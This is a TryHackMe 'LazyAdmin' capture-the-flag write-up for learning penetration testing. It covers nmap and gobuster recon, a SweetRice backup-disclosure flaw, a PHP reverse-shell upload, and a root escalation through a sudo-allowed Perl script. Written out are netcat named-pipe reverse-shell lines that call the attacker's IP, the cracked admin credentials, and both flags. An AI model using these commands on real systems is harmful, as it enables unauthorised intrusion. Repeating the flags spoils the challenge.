TryHackMe Room Write-up

Title: LazyAdmin

Description: Easy linux machine to practice your skills

Author: Igor Buszta

Lazy Admin

Description: Have some fun! There might be multiple ways to get user access.

Objective: What is the user flag? What is the root flag?


Tools: nmap, gobuster,

Let's begin with basic nmap scan.

```
┌──(gogor㉿kali)-[~]
└─$ nmap -sC -sV 10.114.138.18
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-28 12:58 GMT
Nmap scan report for 10.114.138.18
Host is up (0.034s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 49:7c:f7:41:10:43:73:da:2c:e6:38:95:86:f8:e0:f0 (RSA)
|   256 2f:d7:c4:4c:e8:1b:5a:90:44:df:c0:63:8c:72:ae:55 (ECDSA)
|_  256 61:84:62:27:c6:c3:29:17:dd:27:45:9e:29:cb:90:5e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.o
rg/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.94 seconds
```

Picture 1: nmap scan results.

We can see that there's SSH and http running on the target machine. Let's visit the page and see what's there.




Picture 2: target webpage

Seems like the admiin really is lazy. There's nothing on the page. Let's run gobuster to seek any subdirectories or subdomains.

```
┌──(gogor㉿kali)-[~]
└─$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -
u http://10.114.138.18
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.114.138.18
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-med
ium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/content              (Status: 301) [Size: 316] [--> http://10.114.138.18/content/
]
/server-status        (Status: 403) [Size: 278]
```


Picture 3: gobuster results. (/content)

There's a /content directory which might hold something valuable.



Picture 4: /content contents


At first glance there's nothing here. Link redirects to an official site, no flag, no login, no injection. But by thinking outside the box, we can notice that we've got a SweetRice running there and there might be reported vulnerabilities which can help us exploit the room more.



```
Title: SweetRice 1.5.1 - Backup Disclosure
Application: SweetRice
Versions Affected: 1.5.1
Vendor URL: http://www.basic-cms.org/
Software URL: http://www.basic-cms.org/attachment/sweetrice-1.5.1.zip
Discovered by: Ashiyane Digital Security Team
Tested on: Windows 10
Bugs: Backup Disclosure
Date: 16-Sept-2016


Proof of Concept :

You can access to all mysql backup and download them from this directory.
http://localhost/inc/mysql_backup

and can access to website files backup from:
http://localhost/SweetRice-transfer.zip
```


Picture 5: SweetRice vulnerability.

There it is – reported exposure of SQL backup file. Let's see.



Picture 6: usage of the known vulnerability on target machine.

Great. Now we can download it and look inside.



Picture 7: contents of the backup file.

After investigating the file, we find the passwd with – what seems to be – logins. Of course this string could be itself the password, but nowadays passwords are not likely to be stored plainly. It looks like a hash anyways. Let's crack it online.


Picture 8: cracking the hash online.

Okay, but there must be some place to use log in – some panel. Let's scan the /content with gobuster.

```
┌──(gogor㉿kali)-[~]
└─$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -
u http://10.114.138.18/content
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.114.138.18/content
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-med
ium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 323] [--> http://10.114.138.18/content/
images/]
/js                   (Status: 301) [Size: 319] [--> http://10.114.138.18/content/
js/]
/inc                  (Status: 301) [Size: 320] [--> http://10.114.138.18/content/
inc/]
/as                   (Status: 301) [Size: 319] [--> http://10.114.138.18/content/
as/]
/_themes              (Status: 301) [Size: 324] [--> http://10.114.138.18/content/
_themes/]
/attachment           (Status: 301) [Size: 327] [--> http://10.114.138.18/content/
attachment/]
```

Picture 9: running gobuster again on target machine.


After hopping around these directories, the /as had login panel. I used credentials of admin and Password123.



Picture 10: logged in as admin in the panel.

Okay, after looking around the only vulnerable thing I found was uploading the files.


Honestly I don't know how to expose the file injections to run code, but that's why we've got the internet and existing payloads. After searching for something I found this github with php file payload.



Picture 11: used github for exposing vulerability.

```
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '192.168.153.142';  // CHANGE THIS
50 $port = 4444;       // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
```


Picture 12: changing the file's parameters for our own's.



Picrture 13: uploading the file with changed extension.

Normal .php file or only selected ones will work. Others will be filtered, hence the .phtml extension (html code with php additions.).

Don't forget to set netcat for listening on your port. To make script work, just click on it.



Picture 14: running our reverse shell in phtml file.

```
┌──(gogor㉿kali)-[~]
└─$ sudo nc -lvnp 4444
[sudo] password for gogor:
listening on [any] 4444 ...
connect to [192.168.153.142] from (UNKNOWN) [10.114.138.18] 54590
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 UTC 20
19 i686 i686 i686 GNU/Linux
 15:38:58 up 41 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ |
```

Picture 15: reversed shell in our terminal

Now stabilize the shell with python and remove the echo replies.

```
$ python3 -c "import pty; pty.spawn('/bin/bash')"
www-data@THM-Chal:/$ ^Z
zsh: suspended  sudo nc -lvnp 4444

┌──(gogor㉿kali)-[~]
└─$ stty raw -echo; fg
[1]  + continued  sudo nc -lvnp 4444

www-data@THM-Chal:/$ |
```

Picture 16: stabilizing the shell.

```
www-data@THM-Chal:/$ ls /home/
itguy
www-data@THM-Chal:/$ ls /home/itguy/
Desktop    Downloads  Pictures  Templates  backup.pl         mysql_login.txt
Documents  Music      Public    Videos     examples.desktop  user.txt
www-data@THM-Chal:/$
```

Picture 17: contents of user's home directory.

```
www-data@THM-Chal:/$ cat /home/itguy/user.txt
THM{63e5bce9271952aad1113b6f1ac28a07}
```

Picture 18: user's flag.

Now that we've found our first flag let's do the checkbox of escalating our privillages – looking at /etc/crontab, /etc/passwd, finding SUID files – found nothing there. Then let's go back to the homedirectory, because there's an interesting file there – backup.pl, the .pl extension tells us that it's Perl script.

```
#!/usr/bin/perl

system("sh", "/etc/copy.sh");
```

Picture 19: contents of backup.pl

What's that? It's quite simple, Perl runs with system the shell (sh) script at /etc/copy.sh

Let's investigate more.

```
www-data@THM-Chal:/home/itguy$ cat /etc/copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.0.190 5554 >/tmp/f
```

Picture 20: /etc/copy.sh contents.

At first glance it looks much more like creating a shell, and that's basically it. There's some file removed, they're printed out and sent to some shell. But I bet that if we just input out own address IP we should get the root shell (since it is ran by system and file is restricted for users.)

```
www-data@THM-Chal:/home/itguy$ cat /etc/copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.153.142 5555 >/tmp/f
```

Picture 21: replaced address IP with our own's.

```
www-data@THM-Chal:/home/itguy$ ./backup.pl
rm: cannot remove '/tmp/f': No such file or directory
```

Picture 22: running the script.

There's something missing here. Is it the privillages? I might've forgotten to check the sudo -l if we can run something with super user privillages. We've got the password after all.

```
www-data@THM-Chal:/home/itguy$ sudo -l
Matching Defaults entries for www-data on THM-Chal:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on THM-Chal:
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
```

Picture 23: sudo -l command's results.

There it is. We can run the /usr/bin/perl /home/itguy/backup.pl with sudo. Now it should work. (Don't forget to set your nwe netcat!)

```
www-data@THM-Chal:/home/itguy$ sudo /usr/bin/perl /home/itguy/backup.pl
```

Picture 24: running the modified script.

```
┌──(gogor㉿kali)-[~]
└─$ sudo nc -lvnp 5555
listening on [any] 5555 ...
connect to [192.168.153.142] from (UNKNOWN) [10.114.138.18] 54912
#
```

Picture 25: Getting the shell with root (#) privillages.

B-b-b-bingo! Let's stabilize and get our root flag (most likely in root directory)

```
┌──(gogor㉿kali)-[~]
└─$ stty raw -echo; fg
[1]  + continued  sudo nc -lvnp 5555

root@THM-Chal:/home/itguy# cat /root/root.txt
THM{6637f41d0177b6f37cb20d775124699f}
root@THM-Chal:/home/itguy#
```

Picture 26: root's flag.